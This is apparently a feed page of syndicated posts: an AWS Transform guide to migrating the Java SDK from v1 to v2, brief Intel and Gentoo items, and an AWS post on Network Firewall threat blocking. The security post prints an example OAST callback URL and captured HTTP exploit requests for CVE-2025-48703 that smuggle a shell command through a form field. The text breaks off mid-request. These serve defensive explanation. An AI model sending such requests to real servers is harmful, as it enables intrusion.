Post Syndicated from Brent Everman original https://aws.amazon.com/blogs/devops/automating-aws-sdk-for-java-v1-to-v2-upgrades-with-aws-transform/

The AWS SDK for Java v2 represents a fundamental shift in how Java applications interact with AWS services, addressing critical security requirements while delivering measurable performance improvements. For organizations still operating on v1, this transition extends beyond a routine version upgrade—it’s a strategic imperative for maintaining secure, efficient cloud operations. With v1 reaching end-of-support on December 31, 2025, organizations face a hard deadline where security vulnerabilities will no longer receive patches, potentially violating compliance frameworks that require current, supported software versions.

Security enhancements alone justify the migration, with v2 implementing advanced credential management, modernized encryption clients, and comprehensive TLS security protocols that v1’s architecture cannot accommodate. Beyond security, v2 delivers architectural improvements through non-blocking I/O operations and modular service clients that reduce application footprint while improving response times.

This blog post demonstrates how to automate AWS SDK for Java v1 to v2 upgrades using AWS Transform custom, enabling organizations to modernize their Java applications efficiently while minimizing manual intervention and potential errors.

AWS Transform custom uses agentic AI to perform large-scale modernization of software, code, libraries, and frameworks to reduce technical debt. It handles diverse scenarios including language version upgrades, API and service migrations, framework upgrades and migrations, code refactoring, and organization-specific transformations.

Prerequisites

Before beginning the transformation process, verify the following requirements:

Solution Overview

The AWS Transform CLI provides AWS-Managed Transformations that are pre-built, AWS-vetted transformations for common use cases that are ready to use without any additional setup. The AWS/java-aws-sdk-v1-to-v2 transformation enables you to upgrade the AWS SDK from v1 to v2 for Java projects. We will use this verified transformation definition to upgrade a sample Java application from AWS SDK for Java v1 to v2.

Step 1: Prepare the Sample Project

Clone the AWS Java sample repository to your local environment:

git clone https://github.com/aws-samples/aws-java-sample
cd aws-java-sample

Step 2: Execute the Transformation

The AWS Transform CLI’s def exec command provides multiple parameters for customizing transformations. View all available options using atx custom def exec --help. For this transformation, execute the following command (replace <path_to_project> with your actual project path):

atx custom def exec -n AWS/java-aws-sdk-v1-to-v2 -p <path_to_project> -t -c "mvn package"

Parameter breakdown:

  • -p: Path to the code repository to transform
  • -n: Name of the transformation definition in the registry
  • -t: Trusts all tools (no tool prompts)
  • -c: Command to run when building repository

Step 3: Provide Additional Guidance

Before AWS Transform generates the transformation plan, it asks if there is specific guidance to take into consideration when generating the plan. For example, some organizations may require or have approved the use of specific versions of libraries. If there are specific requirements like this or guidance you would like to provide, please add it here. For this sample, enter the following prompt that demonstrates how you can specify a specific version of a library that may be needed to meet organizational requirements:

Please utilize version 2.34.0 of software.amazon.awssdk

Step 4: Review the Transformation Plan

AWS Transform analyzes your project and generates a comprehensive transformation plan. This plan details all proposed changes, including:

  • Update Maven dependencies
  • API migration patterns
  • Builder pattern implementations
  • Update exception handling


The transformation plan will be outlined in a plan.json file in the specified directory in the output (Figure 1). We suggest doing a thorough review of the transformation plan to ensure it encapsulates all expected updates. If adjustments are needed, feedback can be provided through the CLI interface. AWS Transform custom incorporates all feedback provided to refine the transformation plan before proceeding.

Transformation plan output

Figure 1: Transformation plan output

Step 5: Apply the Transformation

After confirming the transformation plan meets your requirements, type proceed and press Enter. AWS Transform custom proceeds to the next step and executes the transformation according to the approved plan.

Step 6: Verify Changes

Once the transformation is complete, you can review the validation summary that was written to the validation_summary.md file in the specified directory. After reviewing the summary, we will use our IDE (VS Code in this case, you can use your preferred mechanism) to examine the transformation results.


POM.xml Updates: The AWS SDK dependency upgrades from version 1.9.6 to 2.34.0 (Figure 2), reflecting the version that was specified during the planning phase.

POM.xml Updates

Figure 2: POM.xml Updates


Code Pattern Updates: The S3Sample.java file shown in Figure 3 demonstrates v2’s builder pattern implementation.

Builder pattern updates

Figure 3: Builder pattern updates

Step 7: Build the application

Since the build command was passed as part of the -c parameter, AWS Transform custom will have already verified that the application builds as expected. We will also validate the transformation by building the application via the following command:

mvn clean package

The application should build successfully and you should see a BUILD SUCCESS message.

Step 7: Test the application

Next, we will verify that the application’s functionality is working as expected after the transformation. Configure your AWS credentials and run the application:

aws configure
mvn clean compile exec:java


The application should execute successfully (as seen in Figure 4), demonstrating that core functionality remains intact after the transformation.

Successful application execution logs

Figure 4: Successful application execution

Custom Transformation Definition

While AWS provides managed transformations for modernizing legacy projects, these standard solutions may not always meet an organization’s unique requirements. Although AWS allows customization of these managed transformations through plan context and feedback mechanisms, some scenarios demand custom solutions. This is particularly true when organizations need to:

  1. Upgrade proprietary internal frameworks
  2. Update custom libraries
  3. Manage complex SDK version upgrades
  4. Handle organization-specific code patterns

AWS Transform custom addresses these needs by enabling organizations to create and maintain their own transformation definitions. This capability offers several advantages:

  • Allows organizations to codify their specific modernization requirements
  • Creates reusable transformation patterns
  • Enables consistent application of organizational best practices
  • Facilitates scalable modernization efforts across multiple projects
  • Preserves and leverages institutional knowledge through documented transformations

By defining these custom transformations once, organizations can efficiently execute standardized modernization tasks across their entire codebase, ensuring consistency and reducing manual effort.

Conclusion

The automated transformation from AWS SDK for Java v1 to v2 using the AWS Transform CLI demonstrates how organizations can modernize their Java applications efficiently while maintaining code quality and functionality. This approach eliminates the manual effort traditionally required for SDK migrations, reducing both time investment and the risk of introducing errors during the upgrade process.

Key benefits realized through this automation:

  • Accelerated migration timeline – What typically requires weeks of manual refactoring completes in minutes
  • Consistent transformation patterns – Verified transformations ensure uniform code updates across your entire codebase
  • Reduced human error – Automated pattern recognition and replacement eliminates common migration mistakes
  • Immediate security improvements – Applications gain V2’s enhanced security features without extensive manual intervention

As AWS continues to innovate and enhance AWS SDK for Java v2 with new features and optimizations, maintaining current SDK versions becomes increasingly important. By automating this critical upgrade process, development teams can focus on delivering business value while ensuring their applications leverage the latest AWS capabilities and security enhancements. Get started with AWS Transform custom today to begin your modernization journey, or explore additional AWS-Managed Transformations to address other modernization use cases.

Intel Launches Core Ultra Series 3 Mobile Processors – Panther Lake Roars to Life

Post Syndicated from Ryan Smith original https://www.servethehome.com/intel-launches-core-ultra-series-3-mobile-processors-panther-lake-roars-to-life/

For the PC hardware space, the marquee announcement coming out of CES 2026 this year is without a doubt the launch of Intel’s Core Ultra Series 3 of chips. Going by the codename of Panther Lake, the latest of Intel’s lakes marks two very important milestones for the company. Besides being the launch of a […]

The post Intel Launches Core Ultra Series 3 Mobile Processors – Panther Lake Roars to Life appeared first on ServeTheHome.

Gentoo looks back on 2025

Post Syndicated from jzb original https://lwn.net/Articles/1053289/

Gentoo Linux has published a 2025
project retrospective
that looks at how the community has evolved,
changes to the distribution, infrastructure, and finances for the
Gentoo Foundation.

Gentoo currently consists of 31663 ebuilds for 19174 different
packages. For amd64 (x86-64), there are 89 GBytes of binary packages
available on the mirrors. Gentoo each week builds 154 distinct installation stages for
different processor architectures and system configurations, with an
overwhelming part of these fully up-to-date.

The number of commits to the main ::gentoo
repository has remained at an overall high level in 2025, with a
slight decrease from 123942 to 112927. The number of commits by
external contributors was 9396, now across 377 unique external
authors.

Real-time malware defense: Leveraging AWS Network Firewall active threat defense

Post Syndicated from Rahi Patel original https://aws.amazon.com/blogs/security/real-time-malware-defense-leveraging-aws-network-firewall-active-threat-defense/

Cyber threats are evolving faster than traditional security defense can respond; workloads with potential security issues are discovered by threat actors within 90 seconds, with exploitation attempts beginning within 3 minutes. Threat actors are quickly evolving their attack methodologies, resulting in new malware variants, exploit techniques, and evasion tactics. They also rotate their infrastructure—IP addresses, domains, and URLs. Effectively defending your workloads requires quickly translating threat data into protective measures and can be challenging when operating at internet scale. This post describes how AWS active threat defense for AWS Network Firewall can help to detect and block these potential threats to protect your cloud workloads.

Active threat defense detects and blocks network threats by drawing on real-time intelligence gathered through MadPot, the network of honeypot sensors used by Amazon to actively monitor attack patterns. Active threat defense rules treat speed as a foundational tenet, not an aspiration. When threat actors create a new domain to host malware or set up fresh command-and-control servers, MadPot sees them in action. Within 30 minutes of receiving new intelligence from MadPot, active threat defense automatically translates that intelligence into threat detection through Amazon GuardDuty and active protection through AWS Network Firewall.

Speed alone isn’t enough without applying the right threat indicators to the right mitigation controls. Active threat defense disrupts attacks at every stage: it blocks reconnaissance scans, prevents malware downloads, and severs command-and-control communications between compromised systems and their operators. This creates a multi-layered defense approach that can disrupt attacks that can bypass some of the layers.

How active threat defense works

MadPot honeypots mimic cloud servers, databases, and web applications—complete with the misconfigurations and security gaps that threat actors actively hunt for. When threat actors take the bait and launch their attacks, MadPot captures the complete attack lifecycle against these honeypots, mapping the threat actor infrastructure, capturing emerging attack techniques, and identifying novel threat patterns. Based on observations in MadPot, we also identify infrastructure with similar fingerprints through wider scans of the internet.


Figure 1: Overview of active threat defense integration

Figure 1: Overview of active threat defense integration

Figure 1 shows how this works. When threat actors deliver malware payloads to MadPot honeypots, AWS executes the malicious code in isolated environments, extracting indicators of compromise from the malware’s behavior—the domains it contacts, the files it drops, the protocols it abuses. This threat intelligence feeds active threat defense’s automated protection: Active threat defense validates indicators, converts them to firewall rules, tests for performance impact, and deploys them globally to Network Firewall—all within 30 minutes. And because threats evolve, active threat defense monitors changes in threat actor infrastructure, automatically updating protection rules as threat actors rotate domains, shift IP addresses, or modify their tactics. Active threat defense adapts automatically as threats evolve.


Figure 2: Swiss cheese model

Figure 2: Swiss cheese model

Active threat defense uses the Swiss cheese model of defense (shown in Figure 2)—a principle recognizing that no single security control is perfect, but multiple imperfect layers create robust protection when stacked together. Each defensive layer has gaps. Threat actors can bypass DNS filtering with direct IP connections, encrypted traffic defeats HTTP inspection, domain fronting or IP-only connections evade TLS SNI analysis. Active threat defense applies threat indicators across multiple inspection points. If threat actors bypass one layer, other layers can still detect and block them. When MadPot identifies a malicious domain, Network Firewall doesn’t only block the domain, it also creates rules that deny DNS queries, block HTTP host headers, prevent TLS connections using SNI, and drop direct connections to the resolved IP addresses. Similar to Swiss cheese slices stacked together, the holes rarely align—and active threat defense reduces the likelihood of threat actors finding a complete path to their target.

Disrupting the attack kill chain with active threat defense


Let’s look at how active threat defense disrupts threat actors across the entire attack lifecycle with this Swiss cheese approach. Figure 3 illustrates an example attack methodology—described in the following sections—that threat actors use to compromise targets and establish persistent control for malicious activities. Modern attacks require network communications at every stage—and that’s precisely where active threat defense creates multiple layers of defense. This attack flow demonstrates the importance of network-layer security controls that can intercept and block malicious communications at each stage, preventing successful compromise even when initial vulnerabilities exist.

Figure 3: An example flow of an attack scenario using an OAST technique

Figure 3: An example flow of an attack scenario using an OAST technique

Step 0: Infrastructure preparation

Before launching attacks, threat actors provision their operational infrastructure. For example, this includes setting up an out-of-band application security testing (OAST) callback endpoint—a reconnaissance technique that threat actors use to verify successful exploitation through separate communication channels. They also provision malware distribution servers hosting the payloads that will infect victims, and command-and-control (C2) servers to manage compromised systems. MadPot honeypots detect this infrastructure when threat actors use it against decoy systems, feeding those indicators into active threat detection protection rules.

Step 1: Target identification

Threat actors compile lists of potential victims through automated internet scanning or by purchasing target lists from underground markets. They’re looking for workloads running vulnerable software, exposed services, or common misconfigurations. MadPot honeypot system experiences more than 750 million such interactions with potential threat actors every day. New MadPot sensors are discovered within 90 seconds; this visibility reveals patterns that would otherwise go unnoticed. Active threat detection doesn’t stop reconnaissance but uses MadPot’s visibility to disrupt later stages.

Step 2: Vulnerability confirmation

The threat actor attempts to verify a vulnerability in the target workload, embedding an OAST callback mechanism within the exploit payload. This might take the form of a malicious URL like http://malicious-callback[.]com/verify?target=victim injected into web forms, HTTP headers, API parameters, or other input fields. Some threat actors use OAST domain names that are also used by legitimate security scanners, while others use more custom domains to evade detection. The following table list 20 example vulnerabilities that threat actors tried to exploit against MadPot using OAST links over the past 90 days.

CVE ID Vulnerability name
CVE-2017-10271 Oracle WebLogic Server deserialization remote code execution (RCE)
CVE-2017-11610 Supervisor XML-RPC authentication bypass
CVE-2020-14882 Oracle WebLogic Server console RCE
CVE-2021-33690 SAP NetWeaver server side request forgery (SSRF)
CVE-2021-44228 Apache Log4j2 RCE
CVE-2022-22947 VMware Spring Cloud gateway RCE
CVE-2022-22963 VMware Tanzu Spring Cloud function RCE
CVE-2022-26134 Atlassian Confluence Server and Data Center RCE
CVE-2023-22527 Atlassian Confluence Data Center and Server template injection vulnerability
CVE-2023-43208 NextGen Healthcare Mirth connect RCE
CVE-2023-46805 Ivanti Connect Secure and Policy Secure authentication bypass vulnerability
CVE-2024-13160 Ivanti Endpoint Manager (EPM) absolute path traversal vulnerability
CVE-2024-21893 Ivanti Connect Secure, Policy Secure, and Neurons server-side request forgery (SSRF) vulnerability
CVE-2024-36401 OSGeo GeoServer GeoTools eval injection vulnerability
CVE-2024-37032 Ollama API server path traversal
CVE-2024-51568 CyberPanel RCE
CVE-2024-8883 Keycloak redirect URI validation vulnerability
CVE-2025-34028 Commvault Command Center path traversal vulnerability

Step 3: OAST callback

When vulnerable workloads process these malicious payloads, they attempt to initiate callback connections to the threat actor’s OAST monitoring servers. These callback signals would normally provide the threat actor with confirmation of successful exploitation, along with intelligence about the compromised workload, vulnerability type, and potential attack progression pathways. Active threat detection breaks the attack chain at this point. MadPot identifies the malicious domain or IP address and adds it to the active threat detection deny list. When the vulnerable target attempts to execute the network call to the threat actor’s OAST endpoint, Network Firewall with active threat detection enabled blocks the outbound connection. The exploit might succeed, but without confirmation, the threat actor can’t identify which targets to pursue—stalling the attack.

Step 4: Malware delivery preparation

After the threat actor identifies a vulnerable target, they exploit the vulnerability to deliver malware that will establish persistent access. The following table lists 20 vulnerabilities that threat actors tried to exploit against MadPot to deliver malware over the past 90 days:

CVE ID Vulnerability name
CVE-2017-12149 Jboss Application Server remote code execution (RCE)
CVE-2020-7961 Liferay Portal RCE
CVE-2021-26084 Confluence Server and Data Center RCE
CVE-2021-41773 Apache HTTP server path traversal and RCE
CVE-2021-44228 Apache Log4j2 RCE
CVE-2022-22954 VMware Workspace ONE access and identity manager RCE
CVE-2022-26134 Atlassian Confluence Server and Data Center RCE
CVE-2022-44877 Control Web Panel or CentOS Web Panel RCE
CVE-2023-22527 Confluence Data Center and Server RCE
CVE-2023-43208 NextGen Healthcare Mirth Connect RCE
CVE-2023-46604 Java OpenWire protocol marshaller RCE
CVE-2024-23692 Rejetto HTTP file server RCE
CVE-2024-24919 Check Point security gateways RCE
CVE-2024-36401 GeoServer RCE
CVE-2024-51567 CyberPanel RCE
CVE-2025-20281 Cisco ISE and Cisco ISE-PIC RCE
CVE-2025-20337 Cisco ISE and Cisco ISE-PIC RCE
CVE-2025-24016 Wazuh RCE
CVE-2025-47812 Wing FTP RCE
CVE-2025-48703 CyberPanel RCE

Step 5: Malware download

The compromised target attempts to download the malware payload from the threat actor’s distribution server, but active threat defense intervenes again. The malware hosting infrastructure—whether it’s a domain, URL, or IP address—has been identified by MadPot and blocked by Network Firewall. If malware is delivered through TLS endpoints, active threat defense has rules that inspect the Server Name Indication (SNI) during the TLS handshake to identify and block malicious domains without decrypting traffic. For malware not delivered through TLS endpoints or customers who have enabled the Network Firewall TLS inspection feature, active threat defense rules inspect full URLs and HTTP headers, applying content-based rules before re-encrypting and forwarding legitimate traffic. Without successful malware delivery and execution, the threat actor cannot establish control.

Step 6: Command and control connection

If malware had somehow been delivered, it would attempt to phone home by connecting to the threat actor’s C2 server to receive instructions. At this point, another active threat defense layer activates. In Network Firewall, active threat defense implements mechanisms across multiple protocol layers to identify and block C2 communications before they facilitate sustained malicious operations. At the DNS layer, Network Firewall blocks resolution requests for known-malicious C2 domains, preventing malware from discovering where to connect. At the TCP layer, Network Firewall blocks direct connections to C2 IP addresses and ports. At the TLS layer—as described in Step 5—Network Firewall uses SNI inspection and fingerprinting techniques—or full decryption when enabled—to identify encrypted C2 traffic. Network Firewall blocks the outbound connection to the known-malicious C2 infrastructure, severing the threat actor’s ability to control the infected workload. Even if malware is present on the compromised workload, it’s effectively neutralized by being isolated and unable to communicate with its operator. Similarly, threat detection findings are created in Amazon GuardDuty for attempts to connect to the C2, so you can initiate incident response workflows. The following table lists examples of C2 frameworks that MadPot and our internet-wide scans have observed over the past 90 days:

Command and control frameworks
Adaptix Metasploit
AsyncRAT Mirai
Brute Ratel Mythic
Cobalt Strike Platypus
Covenant Quasar
Deimos Sliver
Empire SparkRAT
Havoc XorDDoS

Step 7: Attack objectives blocked

Without C2 connectivity, the threat actor cannot steal data or exfiltrate credentials. The layered approach used by active threat defense means threat actors must succeed at every step, while you only need to block one stage to stop the activity. This defense-in-depth approach reduces risk even if some defense layers have vulnerabilities. You can track active threat defense actions in the Network Firewall alert log.

Real attack scenario – Stopping a CVE-2025-48703 exploitation campaign

In October 2025, AWS MadPot honeypots began detecting an attack campaign targeting Control Web Panel (CWP)—a server management platform used by hosting providers and system administrators. The threat actor was attempting to exploit CVE-2025-48703, a remote code execution vulnerability in CWP, to deploy the Mythic C2 framework. While Mythic is an open source command and control platform originally designed for legitimate red team operations, threat actors also adopt it for malicious campaigns. The exploit attempts originated from IP address 61.244.94[.]126, which exhibited characteristics consistent with a VPN exit node.

To confirm vulnerable targets, the threat actor attempted to execute operating system commands by exploiting the CWP file manager vulnerability. MadPot honeypots received exploitation attempts like the following example using the whoami command:

POST /nginx/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:49153
content-type: multipart/form-data; boundary=----WebKitFormBoundaryrTrcHpS9ovyhBLtb
content-length: 455

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="fileName"

.bashrc
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="currentPath"

/home/nginx
------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="recursive"

------WebKitFormBoundaryrTrcHpS9ovyhBLtb
Content-Disposition: form-data; name="t_total"

whoami /priv
------WebKitFormBoundaryrTrcHpS9ovyhBLtb--

While this specific campaign didn’t use OAST callbacks for vulnerability confirmation, MadPot observes similar CVE-2025-48703 exploitation attempts using OAST callbacks like the following example:

POST /debian/index.php?module=filemanager&acc=changePerm HTTP/1.1
host: xx.xxx.xxx.xxx:8085
user-agent: Mozilla/5.0 (ZZ; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
content-length: 503
content-type: multipart/form-data; boundary=z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
accept-encoding: gzip
connection: close

--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="fileName"

.bashrc
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="currentPath"

/home/debian
--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
Content-Disposition: form-data; name="recursive"

--z7twpejkzthnvgn9fcrtjpxgnrw08sxxjwwdkhy5
